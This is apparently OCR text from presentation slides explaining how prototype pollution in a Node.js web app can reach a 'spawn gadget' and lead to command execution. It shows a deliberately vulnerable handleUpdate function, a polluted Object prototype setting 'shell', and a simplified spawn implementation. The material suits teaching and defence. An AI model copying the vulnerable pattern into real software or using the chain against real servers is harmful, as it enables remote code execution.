


```
function handleUpdate(query){
  const obj = {};
  const p = obj[query.org];
  p[query.prj] = query.details;
  /* ... */
}
```

```
nodejs
├─ bin/
│  ├─ node
│  ├─ npm
├─ include/
├─ lib/
```

```
webapp/
├─ index.js
├─ package.json
├─ node_modules/
├─ src/
│  ├─ handleBackup.js
│  ├─ handleUpdate.js
```

spawn gadget



```
function handleUpdate(query){
  const obj = {};
  const p = obj[query.org];
  p[query.prj] = query.details;
  /* ... */
}
```


```
/* ... */
const proc = spawn(`./backup`)
```

Object prototype
__proto__: null
toString: <function>
valueOf: <function>
constructor: <function>
shell: 'node'
env: ...

```
nodejs
├ bin/
│  ├ node
│  ├ npm
├ include/
├ lib/
```

```
webapp/
├ index.js
├ package.json
├ node_modules/
├ src/
│  ├ handleBackup.js
│  ├ handleUpdate.js
```


spawn gadget



```
function spawn(file, args, opts) {
  if (opts === undefined)
    opts = {};

  if (opts.shell) {
    args = ['-c', file, ...args];
    file = opts.shell;
  }

  const env = opts.env||process.env;
  spawn_internal(file, args, env);
}
```

